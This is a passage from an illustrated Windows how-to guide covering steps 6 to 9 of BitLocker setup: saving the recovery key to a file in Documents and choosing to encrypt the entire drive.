


6. The **How do you want to back up your recovery key?** step appears; click **Save to a file** from the available options.




7. The **Save BitLocker recovery key as** window appears; keep the save location set to **This PC → Documents** and click **Save**.


8. Click **Next** in the **How do you want to back up your recovery key?** step.
9. In the **Choose how much of your drive to encrypt** step, select the **Encrypt entire drive (slower but best for PCs and drives already in use)** button, and click **Next**.



